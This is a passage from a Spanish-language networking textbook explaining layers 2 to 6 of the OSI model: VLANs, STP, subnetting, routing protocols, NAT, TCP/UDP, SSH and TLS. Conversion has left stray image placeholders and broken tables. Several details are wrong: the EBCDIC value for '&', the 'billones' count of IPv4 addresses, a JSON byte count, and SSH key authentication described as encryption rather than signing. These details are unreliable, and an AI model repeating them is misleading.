¿Cómo aprende un switch (MAC learning)?

1. PC-A (MAC AA:AA) envía trama por puerto 1
2. Switch registra en su MAC table: “AA:AA → puerto 1”
3. Destino (MAC BB:BB) es desconocido → **flooding**: manda la trama a todos los puertos excepto el 1

4. PC-B (MAC BB:BB) en puerto 3 responde
5. Switch aprende: “BB:BB → puerto 3”
6. Comunicaciones futuras: **forwarding** directo al puerto correcto

### 3.6. VLANs — Virtual LANs (IEEE 802.1Q)

#### Concepto

Una **VLAN** divide lógicamente un switch físico en múltiples switches virtuales independientes. El tráfico de VLAN 10 es invisible para VLAN 20 y no puede comunicarse con ella sin pasar por un router (capa 3).

 **Analogía:** Un edificio con varios departamentos. Todos comparten el mismo edificio físico (el switch), pero cada departamento tiene su propia llave y no puede entrar a los otros sin pasar por la recepción del edificio (el router).

**Beneficios:** segmentación de seguridad, reducción de broadcast domains, organización lógica independiente de la ubicación física.

El estándar **IEEE 802.1Q** agrega un tag de **4 bytes** a la trama Ethernet entre el campo Source MAC y el EtherType:

Trama 802.1Q:

|         |         |         |     |         |         |         |
|---------|---------|---------|-----|---------|---------|---------|
| Dst MAC | Src MAC | 0x8100  | PCP | VLAN ID | Type    | Payload |
| 6 bytes | 6 bytes | 2 bytes | 3 b | 12 bits | 2 bytes | ...     |

802.1Q Tag (4 bytes)

VLAN ID (VID): valores 1-4094

0 → reservado (sin VLAN)

1 → VLAN default (no usar para datos)

4095 → reservado

Tipos de puertos en un switch:

- **Access port:** conecta a un dispositivo final (PC, impresora). Solo pertenece a *una* VLAN. Las tramas entran/salen sin tag.
- **Trunk port:** conecta switches entre sí o a un router. Transporta tráfico de *múltiples* VLANs con tags 802.1Q.

### 3.7. STP / RSTP — Spanning Tree

#### Concepto

**STP** (Spanning Tree Protocol, IEEE 802.1D) previene **loops** en redes con múltiples switches. Un loop de capa 2 es catastrófico: los broadcasts se replican infinitamente consumiendo 100 % del ancho de banda (broadcast storm) hasta colapsar la red.

 **Analogía:** Imagina un rumor en la escuela: Juan se lo cuenta a María, María a Pedro, Pedro a Juan... y el rumor circula para siempre. STP “cor-ta” conexiones redundantes para que no haya loops, pero las mantiene como respaldo.

Proceso STP simplificado:

1. **Elección del Root Bridge:** el switch con menor Bridge ID (prioridad + MAC) se convierte en raíz. Por defecto, prioridad = 32768.
2. **Root Ports:** cada switch no-raíz elige su mejor camino al Root Bridge.
3. **Designated Ports:** en cada segmento, el puerto con mejor camino al Root.
4. **Blocking:** los puertos restantes se bloquean (no reenvían datos, pero sí escuchan BPDUs para detectar cambios).

| Versión       | Convergencia   | Nota                                 |
|---------------|----------------|--------------------------------------|
| STP (802.1D)  | 30–50 segundos | Original, lento                      |
| RSTP (802.1w) | 1–2 segundos   | Rapid STP, estándar actual           |
| MSTP (802.1s) | 1–2 segundos   | Multiple STP, una instancia por VLAN |

Tabla 3.2: Versiones de Spanning Tree

### 3.8. EtherChannel / LACP

#### Concepto

**EtherChannel** agrupa múltiples enlaces físicos en uno lógico, multiplicando el ancho de banda y agregando redundancia.

**LACP** (Link Aggregation Control Protocol, IEEE 802.3ad) es el protocolo estándar para negociar EtherChannel dinámicamente.

#### Ejemplo real

4 cables Ethernet de 1 Gbps entre dos switches → se ven como **un único enlace de 4 Gbps**. Si un cable falla físicamente, el canal sigue funcionando

con 3 Gbps. STP no bloquea ninguno porque el EtherChannel es un solo enlace lógico.

### 3.9. Port Security

#### Concepto

**Port Security** restringe qué direcciones MAC pueden conectarse a un puerto del switch. Protege contra MAC flooding y dispositivos no autorizados.

Modos de violación:

- **Protect:** descarta tramas de MACs no autorizadas, sin alerta
- **Restrict:** descarta y envía un SNMP trap / log
- **Shutdown:** pone el puerto en *err-disabled state* (requiere intervención manual)

#### Configuración / Código

```
! Cisco IOS - configurar port security en Fa0/1
interface FastEthernet0/1
  switchport mode access
  switchport access vlan 10
  switchport port-security maximum 2
  switchport port-security mac-address sticky
  switchport port-security violation shutdown
```



# Capítulo 4

## Capa 3 — Red (Network Layer)

### 4.1. 🤔 ¿Qué hace la capa de red?

#### Concepto

La capa de red **enruta paquetes** de una red a otra hasta llegar al destino final, aunque el camino pase por decenas de routers. Usa **direcciones IP** para identificar origen y destino a nivel global.

💡 **Analogía:** Las MACs son el número de asiento en tu salón (LAN local). Las IPs son como tu dirección postal completa (funcionan en cualquier parte del mundo). Un router es el servicio de mensajería que sabe cómo llevar tu paquete de ciudad en ciudad hasta la dirección correcta.

### 4.2. 🌐 IPv4

#### 4.2.1. Header IPv4 (20 bytes mínimo)

0                      1                      2                      3  
01234567890123456789012345678901

|        |     |        |     |              |
|--------|-----|--------|-----|--------------|
| Ver=4  | IHL | DSCP   | ECN | Total Length |
| 4 bits | 4 b | 6 bits | 2b  | 16 bits      |

|                |     |                 |
|----------------|-----|-----------------|
| Identification | Flg | Fragment Offset |
| 16 bits        | 3b  | 13 bits         |

|          |               |                 |
|----------|---------------|-----------------|
| TTL (8b) | Protocol (8b) | Header Checksum |
|----------|---------------|-----------------|

Source IP Address (32 bits)

Destination IP Address (32 bits)

Campos clave:

- **TTL** (Time to Live): cada router decrementa en 1. Al llegar a 0, el paquete se descarta y se envía ICMP “Time Exceeded” al origen. Evita loops infinitos. Valor inicial típico: 64 (Linux) o 128 (Windows).
- **Protocol**: qué viene en el payload. 1 = ICMP, 6 = TCP, 17 = UDP, 89 = OSPF.
- **Flags**: DF (Don’t Fragment), MF (More Fragments).
- **Total Length**: tamaño total del paquete IP incluyendo header y datos.

#### 4.2.2. Clases de IP (histórico) y CIDR

| Clase | Rango primer octeto | Máscara default     | Hosts por red | Para               |
|-------|---------------------|---------------------|---------------|--------------------|
| A     | 1 – 126             | /8 (255.0.0.0)      | 16,777,214    | Grandes ISPs       |
| B     | 128 – 191           | /16 (255.255.0.0)   | 65,534        | Universidades      |
| C     | 192 – 223           | /24 (255.255.255.0) | 254           | Empresas pequeñas  |
| D     | 224 – 239           | — (multicast)       | —             | Streaming, routing |
| E     | 240 – 255           | — (experimental)    | —             | Reservado          |

Tabla 4.1: Clases de IPv4 (sistema clásico, reemplazado por CIDR)

#### Concepto

**CIDR** (Classless Inter-Domain Routing, RFC 1519, 1993) reemplazó el sistema de clases. Permite máscaras de cualquier longitud (/1 – /32), lo que hace un uso mucho más eficiente del espacio de IPs.

Ejemplo: 192.168.1.0/26 significa que los primeros 26 bits son la red y los últimos 6 bits son para hosts →  $2^6 - 2 = 62$  hosts por subred.

#### 4.2.3. Subnetting paso a paso

#### Ejemplo real

**Problema:** Dividir 192.168.10.0/24 en **4 subredes iguales**.

**Paso 1:** Necesitamos  $2^n \geq 4$  subredes →  $n = 2$  bits prestados.

**Paso 2:** Nueva máscara:  $/24 + 2 = /26$

$$255,255,255.\underbrace{11}_{\text{red}}000000_2 = 255,255,255,192$$

**Paso 3:** Tamaño de cada subred:  $2^{32-26} = 2^6 = 64$  IPs por bloque.

**Paso 4:** Las 4 subredes:

- 192.168.10.0/26 → hosts .1 a .62 (broadcast: .63)
- 192.168.10.64/26 → hosts .65 a .126 (broadcast: .127)

- 192.168.10.128/26 → hosts .129 a .190 (broadcast: .191)
- 192.168.10.192/26 → hosts .193 a .254 (broadcast: .255)

**Fórmulas:** subredes =  $2^n$     hosts/subred =  $2^h - 2$     donde  $n + h = 32 -$  prefijo original

#### 4.2.4. IPs especiales (RFC 1918 y otros)

| Rango          | Tipo             | Uso                                 |
|----------------|------------------|-------------------------------------|
| 10.0.0.0/8     | Privada clase A  | Redes corporativas grandes          |
| 172.16.0.0/12  | Privada clase B  | Redes medianas                      |
| 192.168.0.0/16 | Privada clase C  | Redes domésticas / pequeñas         |
| 127.0.0.0/8    | Loopback         | 127.0.0.1 = “yo mismo”              |
| 169.254.0.0/16 | APIPA link-local | Asignada automáticamente sin DHCP   |
| 100.64.0.0/10  | Shared Address   | NAT de operador (carrier-grade NAT) |
| 0.0.0.0/0      | Default route    | “todo el resto” en tablas de ruteo  |
| 192.0.2.0/24   | Documentación    | Ejemplos en RFCs (RFC 5737)         |

Tabla 4.2: Rangos de IP especiales

### 4.3. Routing — Enrutamiento

#### Concepto

Un **router** selecciona el mejor camino hacia el destino basándose en su **tabla de ruteo**. Cada entrada en la tabla dice: “para llegar a la red X, envía por la interfaz Y hacia el next-hop Z”. La ruta más específica (mayor prefijo) siempre gana — esto se llama **Longest Prefix Match**.

#### 4.3.1. Routing estático

##### Configuración / Código

```
! Cisco IOS - ruta estática
ip route 10.0.2.0 255.255.255.0 192.168.1.1
!           red destino   máscara       next-hop

! Ruta default (gateway de último recurso)
ip route 0.0.0.0 0.0.0.0 203.0.113.1

! Ver tabla de ruteo
```

```
show ip route
```

### 4.3.2. OSPF — Open Shortest Path First (RFC 2328)

#### 🧠 Concepto

**OSPF** es un protocolo de routing dinámico de **link-state**. Cada router aprende la topología completa de la red y calcula el camino más corto usando el **algoritmo de Dijkstra (SPF)**.

💡 **Analogía:** Cada router tiene un mapa completo de la ciudad. Cuando necesita enviar un paquete, calcula la ruta más corta por su cuenta usando el mapa. Si una calle se corta, actualiza su mapa y recalcula. RIP en cambio es como preguntar a cada vecino cuántos pasos hay a cada destino — más simple pero menos preciso y lento en converger.

Conceptos clave de OSPF:

- **Áreas:** la red se divide en áreas para reducir el tamaño de la LSDB. El **Área 0** (backbone) es obligatoria; todas las demás áreas deben conectarse a ella.
- **LSA** (Link State Advertisement): mensajes que intercambian los routers para describir sus enlaces y vecinos.
- **LSDB** (Link State Database): la base de datos de toda la topología. Todos los routers en el mismo área tienen la misma LSDB.
- **DR/BDR** (Designated Router / Backup DR): en redes multi-acceso (Ethernet), un solo router centraliza los LSAs para reducir tráfico.
- **Costo OSPF:**  $\text{costo} = \frac{10^8}{\text{bandwidth en bps}}$ . Ethernet 100 Mbps → costo 1. Serial 1.5 Mbps → costo 64.

### 4.3.3. BGP — Border Gateway Protocol (RFC 4271)

#### 🧠 Concepto

**BGP** es el protocolo de routing de Internet. Conecta **Sistemas Autónomos (AS)** — grandes redes de ISPs y corporaciones. Es el único protocolo de routing que funciona a escala de todo Internet: >900,000 prefijos IPv4 en la tabla BGP global.

💡 **Analogía:** Si OSPF es el GPS dentro de tu ciudad (todos comparten el mismo mapa), BGP es el sistema de tratados entre países: cada país (AS) decide sus propias políticas de tránsito y las anuncia a sus vecinos mediante acuerdos (sessions BGP).

- **eBGP:** entre routers de diferente AS (External BGP)
- **iBGP:** entre routers del mismo AS (Internal BGP)

- **AS number:** identificador del sistema autónomo (ej: AS13335 = Cloudflare)

#### ⚠ Cuidado

**BGP Hijacking:** un AS puede anunciar prefijos IP que no le pertenecen, robando o espiando tráfico. Caso famoso: Pakistan Telecom (2008) dejó YouTube inaccesible *en todo el mundo* durante 2 horas por un error de configuración BGP.

Defensa moderna: **RPKI** (Resource Public Key Infrastructure) — los dueños legítimos firman criptográficamente sus prefijos. Routers con RPKI rechazan anuncios no firmados. Ver capítulo de seguridad.

#### 4.3.4. HSRP — Hot Standby Router Protocol

##### 🧠 Concepto

**HSRP** (RFC 2281, propietario Cisco) proporciona **gateway redundante**: varios routers comparten una IP virtual. Si el router activo falla, el standby toma la IP virtual en segundos. Los hosts solo ven la IP virtual. Estándar abierto equivalente: **VRRP** (RFC 5798).

#### 4.4. 🌿 NAT — Network Address Translation

##### 🧠 Concepto

**NAT** permite que múltiples dispositivos con IPs privadas compartan una sola IP pública. Es la razón por la que todos los dispositivos de tu casa tienen IPs 192.168.x.x pero salen a Internet con una sola IP.

💡 **Analogía:** El router es la recepción de una gran empresa. Todas las llamadas internas salen con el número de la empresa, y la recepcionista (NAT table) sabe a qué extensión interna redirigir cada respuesta.

**PAT** (Port Address Translation) = NAT overload: usa números de puerto para distinguir entre múltiples conexiones internas que comparten la misma IP pública:

| Interno            |   | Router NAT        |   | Internet        |
|--------------------|---|-------------------|---|-----------------|
| 192.168.1.10:54321 | → | 203.0.113.1:10001 | → | servidor:443    |
| 192.168.1.11:52010 | → | 203.0.113.1:10002 | → | servidor:80     |
| 192.168.1.10:55000 | → | 203.0.113.1:10003 | → | otro-server:443 |

NAT Table:

| Entrada interna    | Entrada pública   |
|--------------------|-------------------|
| 192.168.1.10:54321 | 203.0.113.1:10001 |
| 192.168.1.11:52010 | 203.0.113.1:10002 |

## 4.5. 🌐 IPv6 (RFC 8200, 2017)

### 🧠 Concepto

IPv4 tiene  $\approx 4,3$  billones de direcciones y ya se agotaron (2011). **IPv6** tiene 128 bits  $\rightarrow 3,4 \times 10^{38}$  direcciones. Suficientes para dar **670 cuatrillones de IPs por milímetro cuadrado** de la superficie terrestre.

Formato: 2001:0db8:85a3:0000:0000:8a2e:0370:7334

Reglas de abreviación:

- Ceros iniciales en cada grupo se omiten: 0001  $\rightarrow$  1
- Grupos consecutivos de 0000 se reemplazan una vez por ::
- 2001:0db8:0000:0000:0000:0000:0001  $\rightarrow$  2001:db8::1

| Tipo           | Prefijo   | Equivalente IPv4    |
|----------------|-----------|---------------------|
| Loopback       | ::1/128   | 127.0.0.1           |
| Link-local     | fe80::/10 | 169.254.0.0/16      |
| Global unicast | 2000::/3  | IP pública          |
| Unique local   | fc00::/7  | RFC 1918 (privadas) |
| Multicast      | ff00::/8  | 224.0.0.0/4         |

Tabla 4.3: Tipos de direcciones IPv6

### ⚠️ Cuidado

IPv6 **no tiene broadcast**. Usa **multicast** para las funciones que en IPv4 usaban broadcast. Por ejemplo:

- ARP es reemplazado por **NDP** (Neighbor Discovery Protocol) usando mensajes multicast ff02::1 (todos los nodos).
- Los routers escuchan en ff02::2 (todos los routers).

### 4.5.1. ICMP — Internet Control Message Protocol

#### 🧠 Concepto

**ICMP** (RFC 792) es el protocolo de mensajes de control de IP. No transporta datos de usuario, sino mensajes de diagnóstico y error.

| Tipo | Código | Mensaje                                       |
|------|--------|-----------------------------------------------|
| 8    | 0      | Echo Request (ping enviado)                   |
| 0    | 0      | Echo Reply (respuesta a ping)                 |
| 11   | 0      | Time Exceeded (TTL=0, usado por traceroute)   |
| 3    | 0      | Destination Unreachable - Network unreachable |
| 3    | 1      | Destination Unreachable - Host unreachable    |
| 3    | 3      | Destination Unreachable - Port unreachable    |

Tabla 4.4: Mensajes ICMP comunes

 **Ejemplo real****¿Cómo funciona traceroute?**

Traceroute envía paquetes UDP (o ICMP en Windows) con TTL=1, 2, 3...

- TTL=1: el primer router lo decrementa a 0 y responde con ICMP “Time Exceeded” → revela la IP del primer salto.
- TTL=2: el segundo router responde → IP del segundo salto.
- Y así sucesivamente hasta llegar al destino, que responde con ICMP “Port Unreachable” (o Echo Reply en ICMP mode).





# Capítulo 5

## Capa 4 — Transporte (Transport Layer)

### 5.1. 🤔 ¿Qué hace la capa de transporte?

#### Concepto

La capa de transporte entrega datos de **proceso a proceso** (aplicación a aplicación) usando **números de puerto**. Vive en los hosts extremos — los routers intermedios no la procesan.

💡 **Analogía:** IP sabe llegar a la *casa* correcta (host). El puerto es el *número de departamento* en esa casa. El cartero (IP) deja el paquete en la puerta del edificio; el portero (transporte) lo sube al departamento correcto (la aplicación).

#### 5.1.1. Números de puerto

| Rango         | Tipo       | Ejemplos                                | Quién los asigna |
|---------------|------------|-----------------------------------------|------------------|
| 0 – 1023      | Well-known | 80=HTTP, 443=HTTPS, 22=SSH, 53=DNS      | IANA             |
| 1024 – 49151  | Registered | 3306=MySQL, 5432=PostgreSQL, 6379=Redis | IANA             |
| 49152 – 65535 | Ephemeral  | Origen temporal del cliente             | OS               |

Tabla 5.1: Rangos de números de puerto

Una **socket** = IP + puerto. Identifica únicamente un proceso en la red: 192.168.1.10:54321  
142.250.80.46:443

## 5.2. ⚡ UDP — User Datagram Protocol (RFC 768)

### 🧠 Concepto

**UDP** es **connectionless** (sin conexión previa): envía datagramas sin establecer conexión, sin confirmar que llegaron, sin controlar el orden.

💡 **Analogía:** UDP es como mandar postales. Las mandas y asumes que llegan. Si se pierde una... ni modo. Pero es *mucho más rápido* que mandar carta certificada.

Header UDP — solo **8 bytes**:

|                          |                               |    |    |
|--------------------------|-------------------------------|----|----|
| 0                        | 15                            | 16 | 31 |
| Source Port<br>(16 bits) | Destination Port<br>(16 bits) |    |    |
| Length<br>(16 bits)      | Checksum<br>(16 bits)         |    |    |

Casos de uso de UDP: DNS, DHCP, TFTP, streaming de video (YouTube usa QUIC/UDP), VoIP, gaming online, NTP. **Velocidad** > **confiabilidad**.

## 5.3. 💛 TCP — Transmission Control Protocol (RFC 793)


### 🧠 Concepto

**TCP** es **connection-oriented** (orientado a conexión): establece una conexión antes de enviar datos, garantiza **entrega en orden**, retransmite paquetes perdidos y controla el flujo para no saturar al receptor.

💡 **Analogía:** TCP es como una llamada telefónica. Primero marcas (SYN), esperas que respondan (SYN-ACK), confirmas “¡Hola, te escucho!” (ACK), y *después* empiezas a hablar. Además, si no escuchaste una parte, dices “¿puedes repetir?” y la otra persona lo repite (retransmisión).

### 5.3.1. Header TCP — 20 bytes mínimo

|                 |            |           |   |
|-----------------|------------|-----------|---|
| 0               | 1          | 2         | 3 |
| Source Port     | Dest. Port | (32 bits) |   |
| Sequence Number |            | (32 bits) |   |




5.3.2.    Flags TCP

| Bit | Flag | Nombre      | Uso                                         |
|-----|------|-------------|---------------------------------------------|
| 1   | URG  | Urgent      | Datos urgentes, procesarlos antes           |
| 2   | ACK  | Acknowledge | Confirma recepción (Ack Number es válido)   |
| 3   | PSH  | Push        | Enviar al app inmediatamente, sin buffering |
| 4   | RST  | Reset       | Cierre abrupto de la conexión / error       |
| 5   | SYN  | Synchronize | Iniciar conexión (intercambiar Seq Numbers) |
| 6   | FIN  | Finish      | Cierre normal de la conexión                |

Tabla 5.2: Flags TCP

5.3.3.    TCP 3-Way Handshake



⚠ Cuidado

**SYN Flood Attack:** un atacante envía miles de SYNs sin completar el handshake (nunca manda el ACK final). El servidor guarda estado en memoria por cada SYN → agota recursos (DoS).

Defensa: **SYN cookies** (el servidor no guarda estado hasta recibir el ACK), límite de tasa de SYNs, firewalls.

### 5.3.4. TCP 4-Way Termination

| Cliente | Servidor                                               |
|---------|--------------------------------------------------------|
| FIN     | "Terminé de enviar datos"                              |
| ACK     | "Recibido, espera"<br>(servidor puede seguir enviando) |
| FIN     | "Yo también terminé"                                   |
| ACK     | "Ok, cerramos"                                         |

[TIME\_WAIT: 2×MSL 4 min]

**TIME\_WAIT:** el cliente espera para asegurarse de que el último ACK llegó. Si el servidor no lo recibió, retransmitirá el FIN y el cliente podrá responder. Esto previene que segmentos “fantasmas” de la conexión anterior contaminen una nueva.

### 5.3.5. Control de flujo y congestión

#### 🧠 Concepto

**Control de flujo:** el receptor anuncia su **receive window (rwnd)** en cada ACK: “puedo recibir hasta X bytes más sin esperar”. El emisor no envía más de lo que el receptor puede procesar.

**Control de congestión:** TCP ajusta la velocidad según el estado de la red, controlado por la **congestion window (cwnd)**.

Fases del control de congestión TCP (algoritmo CUBIC, default en Linux):

1. **Slow Start:** cwnd comienza en 1 MSS y se *dobra* con cada RTT. Crecimiento exponencial hasta llegar a *ssthresh*.
2. **Congestion Avoidance:** al superar *ssthresh*, crece en 1 MSS por RTT (lineal). Más conservador.
3. **Fast Retransmit:** si llegan **3 ACKs duplicados**, el emisor retransmite inmediatamente sin esperar timeout.
4. **Fast Recovery:** tras la pérdida detectada por 3-dup-ACK,  $ssthresh = cwnd/2$  y  $cwnd = ssthresh$  (no regresa a 1). Rápida recuperación.
5. **Timeout:** si no llega ACK en el timeout, cwnd regresa a 1. Mucho más severo que fast recovery.

#### ⚠️ Cuidado

##### ¿Por qué TCP tiene problemas con HTTP?

Cada nueva conexión TCP debe hacer handshake (1 RTT) + slow start desde cero. HTTP/1.1 abría múltiples conexiones TCP en paralelo (hasta 6 por dominio) para simular paralelismo, pero esto saturaba la red.

HTTP/2 resolvió esto con *multiplexing* sobre una sola conexión TCP. Pero TCP en sí tiene un problema: si un paquete se pierde, todos los streams

esperan (Head-of-Line Blocking a nivel TCP). QUIC (ver capítulo 8) resuelve esto usando UDP con streams independientes.



# Capítulo 6

## 🧡 Capa 5 — Sesión (Session Layer)

### 🧠 Concepto

La capa de sesión establece, gestiona y termina **sesiones** de comunicación entre aplicaciones. Se encarga de sincronizar el diálogo, controlar quién habla cuándo, y manejar puntos de control (checkpoints) para reanudar sesiones interrumpidas.

⚠️ **Nota sobre clasificación:** SSH, NetBIOS y otros protocolos que “viven” en capa 5 son a veces clasificados en capa 7 por otras fuentes. En la práctica real, los protocolos no siguen OSI perfectamente. Lo importante es entender qué hace cada protocolo, no en qué caja exacta meterlo.

### 6.1. 🗝️ SSH — Secure Shell (RFC 4251–4254)

#### 🧠 Concepto

SSH proporciona acceso remoto seguro a sistemas. Todo el tráfico está **cifrado**: contraseñas, comandos, y respuestas. Reemplazó completamente a Telnet y rlogin.

💡 **Analogía:** Telnet es como hablar en voz alta en un café lleno de gente — cualquiera escucha tu contraseña. SSH es como estar en una cabina de sonido insonorizada y con candado: solo tú y el servidor saben qué se dijo.

#### 6.1.1. SSH vs Telnet

#### 6.1.2. Arquitectura SSH (3 protocolos en uno)

SSH se compone de 3 sub-protocolos apilados:

1. **SSH Transport Layer (RFC 4253):** establece la conexión TCP, negocia algoritmos y realiza el key exchange (Diffie-Hellman).
2. **SSH Authentication Protocol (RFC 4252):** autentica al usuario con contraseña o clave pública.

| Característica | Telnet                    | SSH                                |
|----------------|---------------------------|------------------------------------|
| Puerto         | 23                        | 22                                 |
| Cifrado        | ❌ Ninguno                 | ✅ Sí (AES, ChaCha20)               |
| Autenticación  | Contraseña en texto claro | Clave pública o contraseña cifrada |
| Integridad     | ❌ No                      | ✅ HMAC                             |
| Seguridad      | 💀 Inseguro                | 🛡️ Seguro                          |
| Estado actual  | Obsoleto, no usar         | Estándar de la industria           |

Tabla 6.1: Comparativa SSH vs Telnet

3. **SSH Connection Protocol (RFC 4254)**: multiplexa múltiples canales sobre la conexión segura (sesión de terminal, port forwarding, SFTP).

### 6.1.3. Proceso de conexión SSH

| Cliente             | Servidor                             |
|---------------------|--------------------------------------|
| TCP SYN             |                                      |
| TCP SYN-ACK         |                                      |
| TCP ACK             |                                      |
| SSH-2.0-OpenSSH_x.x | (identificación de versión)          |
| SSH-2.0-OpenSSH_x.x |                                      |
| Server Key Exchange | (algoritmos + Diffie-Hellman params) |
| Client Key Exchange | (valor DH público del cliente)       |
|                     | (ambos calculan el shared secret)    |
| New Keys            | (todo lo siguiente va cifrado)       |
| New Keys            |                                      |
| [ENC] auth request  | (usuario + método de auth)           |
| [ENC] auth success  |                                      |
| [ENC] channel open  | (abrir sesión de terminal)           |
| [ENC] channel conf  |                                      |
| Sesión cifrada      |                                      |

### 6.1.4. Autenticación por clave pública

#### 🧠 Concepto

Más segura que contraseña porque la clave privada *nunca* sale de tu máquina. Basada en criptografía asimétrica: lo que una clave cifra, solo la otra puede descifrar.

1. Generas un par de claves: `ssh-keygen -t ed25519 -C "tu@email.com"`



2. Clave pública (`~/.ssh/id_ed25519.pub`) → va al servidor en `~/.ssh/authorized_keys`
3. Al conectar: el servidor cifra un desafío aleatorio con tu clave pública
4. Tu cliente lo descifra con la clave privada y responde
5. Sin contraseña que viajar por la red → sin riesgo de captura

| Algoritmo | Bits        | Nota                                    |
|-----------|-------------|-----------------------------------------|
| RSA       | 2048–4096   | Antiguo, funciona bien pero lento       |
| ECDSA     | 256–521     | Más rápido que RSA, elliptic curve      |
| Ed25519   | 256 (equiv) | Recomendado hoy: más rápido, más seguro |

Tabla 6.2: Algoritmos de clave pública en SSH

### 6.1.5. Port Forwarding con SSH

#### Configuración / Código

```
# Local forwarding: acceder puerto remoto como si fuera
local
# Acceder MySQL (puerto 3306) de servidor remoto como
localhost:3307
ssh -L 3307:localhost:3306 usuario@servidor.com

# Remote forwarding: exponer puerto local hacia el servidor
remoto
ssh -R 8080:localhost:3000 usuario@servidor.com

# Dynamic forwarding: SSH como proxy SOCKS5
ssh -D 1080 usuario@servidor.com
```

## 6.2. NetBIOS y SMB

### Concepto

**NetBIOS** (Network Basic Input/Output System) proporciona servicios de nombres y sesiones en redes Windows locales. No es routable por IP — solo funciona en la LAN.

**SMB** (Server Message Block) usa NetBIOS (o directamente TCP/IP en SMB2+) para compartir archivos, impresoras y recursos en redes Windows. Puerto: 445 (SMB directo) o 139 (SMB sobre NetBIOS).



# Capítulo 7

## Capa 6 — Presentación (Presentation Layer)

### Concepto

La capa de presentación hace que los datos sean **entendibles** para la capa de aplicación, sin importar cómo los representa internamente el sistema que los envió. Sus tres funciones:

1. **Traducción / Codificación:** convertir entre formatos (ASCII, Unicode, EBCDIC)
2. **Compresión:** reducir tamaño antes de transmitir
3. **Cifrado/Descifrado:** proteger datos en tránsito (TLS vive aquí)

### 7.1. Codificación de Caracteres

#### Concepto

Los caracteres son números. Una **codificación** define qué número corresponde a qué carácter.

 **Analogía:** Es como tener diferentes sistemas de escritura. El número 65 en ASCII es “A”. En EBCDIC (IBM) el 65 es “&”. Si dos sistemas no hablan la misma codificación, el texto parece basura. (¿Recuerdas los mensajes con “Ã±” en vez de “ñ”? Eso es.)

#### Ejemplo real

La letra “ñ” (U+00F1) en diferentes codificaciones:

- **UTF-8:** 0xC3 0xB1 (2 bytes)
- **UTF-16:** 0x00F1 (2 bytes)
- **ASCII:** No existe — *por eso el correo “Manana” sin ñ*

| Codificación | Tamaño           | Cobertura                     | Estado                          |
|--------------|------------------|-------------------------------|---------------------------------|
| ASCII        | 7 bits (1 byte)  | Solo inglés (128 chars)       | Obsoleto para texto internacion |
| Latin-1      | 8 bits (1 byte)  | Europa occidental (256 chars) | Obsoleto                        |
| UTF-8        | 1–4 bytes (var.) | Todo Unicode (1.1M+ chars)    | Estándar web actual             |
| UTF-16       | 2–4 bytes        | Todo Unicode                  | Windows interno, Java           |
| UTF-32       | 4 bytes fijos    | Todo Unicode                  | Raro, desperdicia espacio       |

Tabla 7.1: Codificaciones de caracteres

■ **Latin-1:** 0xF1 (1 byte)

UTF-8 es **compatible con ASCII** para los primeros 128 caracteres. Todo archivo ASCII válido es automáticamente UTF-8 válido.

## 7.2. 📁 Serialización de Datos

### 🧠 Concepto

**Serialización** convierte estructuras de datos en memoria a bytes que se pueden transmitir o almacenar.

| Formato     | Tipo    | Legible | Tamaño relativo | Uso                        |
|-------------|---------|---------|-----------------|----------------------------|
| JSON        | Texto   | Sí      | Mediano         | APIs REST, configuraciones |
| XML         | Texto   | Sí      | Grande          | Legacy, SOAP, SVG          |
| YAML        | Texto   | Sí      | Mediano         | Kubernetes, Docker Compose |
| Protobuf    | Binario | No      | Pequeño         | gRPC, microservicios       |
| MessagePack | Binario | No      | Muy peq.        | IoT, gaming real-time      |
| CBOR        | Binario | No      | Pequeño         | IoT, IETF estándar         |

Tabla 7.2: Formatos de serialización de datos

### 🚀 Tecnología Moderna

🚀 **Protocol Buffers (Protobuf)** — creado por Google (2008, open source 2011):

El mismo dato “usuario con nombre y edad” ocupa:

- JSON: `{"name": "aldo", "age": 22}` = **23 bytes**
- Protobuf: campo 1 (name) + campo 2 (age) en binario = **9 bytes**

3–10x más compacto. 5–10x más rápido de parsear. No necesita schema parser en tiempo de ejecución. Requiere un archivo `.proto` con la definición. Usado por gRPC, YouTube, Google Maps, Android internamente.

## 7.3. TLS / SSL — Transport Layer Security

### Concepto

**TLS** (y su predecesor SSL) cifra la comunicación entre cliente y servidor. HTTPS = HTTP + TLS. Es lo que hace aparecer el candado en el navegador.

 **Analogía:** TLS es como un sobre sellado con firma holográfica. El sobre garantiza que nadie lo abrió (**integridad**), la firma verifica quién lo mandó (**autenticación**), y el contenido está en código secreto que solo el destinatario puede leer (**confidencialidad**).

### 7.3.1. Evolución de SSL/TLS

| Versión | Año  | Estado                                                                                                                  |
|---------|------|-------------------------------------------------------------------------------------------------------------------------|
| SSL 2.0 | 1995 |  Prohibido (RFC 6176)                |
| SSL 3.0 | 1996 |  Prohibido (POODLE attack, RFC 7568) |
| TLS 1.0 | 1999 |  Deprecated (RFC 8996, 2021)         |
| TLS 1.1 | 2006 |  Deprecated (RFC 8996, 2021)         |
| TLS 1.2 | 2008 |  Permitido, en transición            |
